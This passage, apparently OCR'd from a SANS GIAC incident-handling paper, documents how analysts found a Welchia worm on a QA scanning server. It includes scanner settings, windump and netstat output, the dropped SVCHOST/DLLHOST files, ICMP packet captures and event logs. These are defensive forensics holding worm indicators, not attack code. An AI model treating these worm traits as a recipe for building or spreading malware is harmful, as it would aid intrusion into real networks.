
10:15 a.m. The Security Analysts are instructed to find out what they can about Central Offices' procedures for handling this worm, if there are indeed any. The Central Offices are, in fact, dealing with the very same problem on a wide scale across their network, and their CERT team has established a bridge call at 1 pm. In the meantime, the Security Analysts decide to help the identification process by downloading and running eEye's free Digital Scanner for the RPC DCOM vulnerability http://www.eeye.com/html/Research/Advisories/AL20030811.html.

10:20 a.m. Network resources, including mail, are available with some slow response times. Internet connectivity is sluggish, but improving. As the internal firewall drops the thousands of ICMP packets caused by the worm in its queue, it is able to serve other legitimate requests, and network performance improves.

10:30 a.m. The scanner is loaded onto a local scanning server, CHISCAN, which is used to run Vulnerability Scans on an as-needed basis for pre-production systems in a QA environment. The free eEye scanner only allows for scanning one subnet at a time, so the first scan is done on the local subnet. Ironically, the scanning machine itself is found to be infected!

The following shows the GUI interface for the scanner:

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.




Scan: [✓] Range scan, [✓] Show only vulnerable servers, [✓] Resolve scanned IPs
Start IP 172. 30 . 24 . 1
End IP 172. 30 . 24 .254
Connect: Server port 135, Threads 64, Connect timeout 20 sec
Scan completed!

The Security Analysts, not believing the results of the scan, do two things initially: start up windump (http://windump.polito.it/) to see if this machine is spewing out ICMP packets, and perform a manual check of the listening ports. Sure enough, the box is infected. It is sending out ICMP packets that match the worm's payload (see ***Signatures of the Attack*** section) at about 100 packets/second. Additionally, it is listening on TCP 707 and UDP 69 – the ports used by the backdoor left by the worm and the tftp server it installs. Running windump locally with the following syntax sniffs for any packets sent or received by the machine:

windump –vvX


where –vv means "very verbose" and –X shows a hexadecimal dump of the packet payload. The output is by default sent to the screen. Running "**netstat-an**" shows the active connections on the machine and the ports used:



```
12:17:25.012652 chiscan > 219.137.173.211: icmp: echo request
                         4500 005c 507f 0000 8001 9ba8 ac1e 18fe
                         db89 add3 0800 d161 0200 cf48 aaaa aaaa
                         aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa
                         aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa
                         aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa
                         aaaa
12:17:25.022650
C:\>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:707            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1027           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1028           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1433           0.0.0.0:0              LISTENING
  UDP    0.0.0.0:135            *:*
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:1029           *:*
  UDP    172.30.24.254:69       *:*
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

A check of the **C:\Winnt\system32** folder reveals a folder called "**wins**" and the following files in it: **DLLHOST.EXE** and **SVCHOST.EXE** (Note: SVCHOST.EXE is the name of a actual legitimate file, but this is a viral file with the same name).




Name	Size	Type	Modified
DLLHOST.EXE	10 KB	Application	8/19/2003 8:59 AM
SVCHOST.EXE	20 KB	Application	8/19/2003 8:59 AM

2 object(s) (Disk free space: 16.8 GB) 29.2 KB My Computer


© SANS Institute 20

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Packet captures of the traffic from this machine viewed through Ethereal (www.ethereal.com) show just how fast the worm's scanning took place:




```
No. .  Time        Source            Destination        Protocol  Info
  1 0.000000    172.30.24.254     200.66.223.30      ICMP      Echo (ping) request
  2 0.009681    172.30.24.254     169.222.52.149     ICMP      Echo (ping) request
  3 0.019693    172.30.24.254     198.220.124.40     ICMP      Echo (ping) request
  4 0.029678    172.30.24.254     202.213.211.153    ICMP      Echo (ping) request
  5 0.039788    172.30.24.254     220.238.191.109    ICMP      Echo (ping) request
  6 0.049757    172.30.24.254     219.202.234.243    ICMP      Echo (ping) request
  7 0.064181    172.30.24.254     202.224.122.14     ICMP      Echo (ping) request
  8 0.069748    172.30.24.254     203.174.50.251     ICMP      Echo (ping) request
  9 0.079746    172.30.24.254     210.49.28.43       ICMP      Echo (ping) request
 10 0.089734    172.30.24.254     61.75.146.182      ICMP      Echo (ping) request
 11 0.099776    172.30.24.254     210.167.41.48      ICMP      Echo (ping) request
 12 0.109798    172.30.24.254     61.29.231.216      ICMP      Echo (ping) request
 13 0.119808    172.30.24.254     210.122.247.118    ICMP      Echo (ping) request
 14 0.129797    172.30.24.254     196.161.138.17     ICMP      Echo (ping) request
 15 0.139825    172.30.24.254     218.122.162.30     ICMP      Echo (ping) request
 16 0.149883    172.30.24.254     202.216.12.151     ICMP      Echo (ping) request
 17 0.159863    172.30.24.254     219.137.173.211    ICMP      Echo (ping) request

⊞ Frame 1 (106 bytes on wire, 96 bytes captured)
⊞ Ethernet II, Src: 00:06:5b:71:76:be, Dst: 3a:bc:3a:bc:3a:bc
⊞ Internet Protocol, Src Addr: 172.30.24.254 (172.30.24.254), Dst Addr: 200.66.223.30 (200.66.223.30)
⊟ Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0xe161
    Identifier: 0x0200
    Sequence number: 0xbf48
    Data (54 bytes)

0000  3a bc 3a bc 3a bc 00 06  5b 71 76 be 08 00 45 00   :.:.:... [qv...E.
0010  00 5c 50 6f 00 00 80 01  7d b4 ac 1e 18 fe c8 42   .\Po.... }......B
0020  df 1e 08 00 e1 61 02 00  bf 48 aa aa aa aa aa aa   .....a.. .H......
0030  aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa   ........ ........
0040  aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa   ........ ........
0050  aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa   ........ ........
```



```
File
Name: D:\Sun\GCIH\Practical\Incident Handling\welchia_DoS\welchia_worm
Length: 2302104
Format: libpcap (tcpdump, Ethereal, etc.)
Snapshot length: 96
Data
Elapsed time: 223.721 seconds
Between first and last packet: 223.721 seconds
Packet count: 22340
Filtered packet count: 0
Marked packet count: 0
Avg. packets/sec: 99.856
Avg. packet size: 106.000 bytes
Bytes of traffic: 2368040
Avg. bytes/sec: 10584.773
Avg. Mbit/sec: 0.085
Capture
Interface: unknown
Display filter: none
Capture filter: none
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Further checks of evidence of the worm (as if any were needed) are in the logs. Application, Security, and System logs can be checked by right clicking on **My Computer > Manage**. The logs are under the **Event Viewer**.



Name	Type	Description	Size
Application	Log	Application Error Records	192.0 KI
Security	Log	Security Audit Records	64.0 KB
System	Log	System Error Records	128.0 KI

The **Application Logs** on the scanning machine show that MSSQL is restarting, due to a reboot caused by the worm at around 9a.m, shortly after the infected laptop was connected to the network. This is a subtle clue that would likely not have been noticed if not for the other evidence.




Date: 8/19/2003 Source: MSSQLServer
Time: 9:02 Category: Kernel
Type: Information Event ID: 17055
User: N/A
Computer: CHISCAN

Description:
17162 :
SQL Server is starting at priority class 'normal'(1 CPU detected).

```
0000: 0a 43 00 00 0a 00 00 00   .C......
0008: 08 00 00 00 43 00 48 00   ....C.H.
0010: 49 00 53 00 43 00 41 00   I.S.C.A.
0018: 4e 00 00 00 00 00 00 00   N.......
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The **System Logs** on CHISCAN also show evidence of a reboot.




Computer Management

Computer Management (Local)
- System Tools
  - Event Viewer
    - Application
    - Security
    - System
  - System Information
  - Performance Logs and Alerts
    - Counter Logs
    - Trace Logs
    - Alerts
  - Shared Folders
  - Device Manager
  - Local Users and Groups
- Storage
  - Disk Management
  - Disk Defragmenter
  - Logical Drives
  - Removable Storage
- Services and Applications

Type	Date	Time	Source	Category	Event	User	Computer
Information	8/21/2003	10:45:22 ...	NtServicePack	None	4371		CHISCAN
Error	8/21/2003	10:14:17 ...	Tcpip	None	4199	N/A	CHISCAN
Error	8/20/2003	4:17:20 PM	Tcpip	None	4199	N/A	CHISCAN
Information	8/20/2003	[illegible] PM	Application Popup	None	25	N/A	CHISCAN
Error	8/20/2003	4:09:43 PM	Tcpip	None	4199	N/A	CHISCAN
Information	8/19/2003	5:34:09 PM	Tcpip	None	4201	N/A	CHISCAN
Error	8/19/2003	12:32:54 PM	DCOM	None	10005		CHISCAN
Error	8/19/2003	12:32:47 PM	DCOM	None	10005	SYSTEM	CHISCAN
Information	8/19/2003	12:32:11 PM	eventlog	None	6005	N/A	CHISCAN
Information	8/19/2003	12:32:11 PM	eventlog	None	6009	N/A	CHISCAN
Information	8/19/2003	12:30:59 PM	eventlog	None	6006	N/A	CHISCAN
Error	8/19/2003	12:30:58 PM	DCOM	None	10005	SYSTEM	CHISCAN
Information	8/19/2003	12:30:[illegible] PM	Tcpip	None	4202	N/A	CHISCAN
Information	8/19/2003	12:08:13 PM	Application Popup	None	25	N/A	CHISCAN
Error	8/19/2003	10:47:26 ...	DCOM	None	10005		CHISCAN
Error	8/19/2003	10:47:03 ...	DCOM	None	10005	SYSTEM	CHISCAN
Information	8/19/2003	9:02:35 AM	eventlog	None	6005	N/A	CHISCAN
Information	8/19/2003	9:02:35 AM	eventlog	None	6009	N/A	CHISCAN
Information	8/19/2003	9:01:17 AM	eventlog	None	6006	N/A	CHISCAN
Error	8/19/2003	9:01:16 AM	DCOM	None	10005	SYSTEM	CHISCAN
Information	8/19/2003	9:01:00 AM	NtServicePack	None	4377	SYSTEM	CHISCAN
Error	8/13/2003	10:53:43 ...	Service Control Manager	None	7023	N/A	CHISCAN
Error	8/13/2003	10:53:25 ...	DCOM	None	10005		CHISCAN
Error	8/13/2003	10:53:22 ...	DCOM	None	10005	SYSTEM	CHISCAN
Information	8/13/2003	10:52:28 ...	eventlog	None	6005	N/A	CHISCAN
Information	8/13/2003	10:52:28 ...	eventlog	None	6009	N/A	CHISCAN
Information	8/13/2003	10:51:34 ...	eventlog	None	6006	N/A	CHISCAN
Error	8/13/2003	10:51:33 ...	DCOM	None	10005	SYSTEM	CHISCAN
Error	8/12/2003	4:40:08 PM	DCOM	None	10005		CHISCAN
Error	8/12/2003	4:40:05 PM	DCOM	None	10005	SYSTEM	CHISCAN
Information	8/12/2003	4:38:57 PM	eventlog	None	6005	N/A	CHISCAN
Information	8/12/2003	4:38:57 PM	eventlog	None	6009	N/A	CHISCAN
Information	8/12/2003	4:38:11 PM	eventlog	None	6006	N/A	CHISCAN
Error	8/12/2003	4:38:08 PM	DCOM	None	10005	SYSTEM	CHISCAN
Error	8/12/2003	4:12:07 PM	DCOM	None	10005		CHISCAN
Error	8/12/2003	4:12:03 PM	DCOM	None	10005	SYSTEM	CHISCAN
Information	8/12/2003	4:11:06 PM	eventlog	None	6005	N/A	CHISCAN
Information	8/12/2003	4:11:06 PM	eventlog	None	6009	N/A	CHISCAN

Event log stopped (due to reboot) at the suspected time of infection:



Event Properties

Event

Date: 8/19/2003 Source: EventLog
Time: 9:01 Category: None
Type: Information Event ID: 6006
User: N/A
Computer: CHISCAN

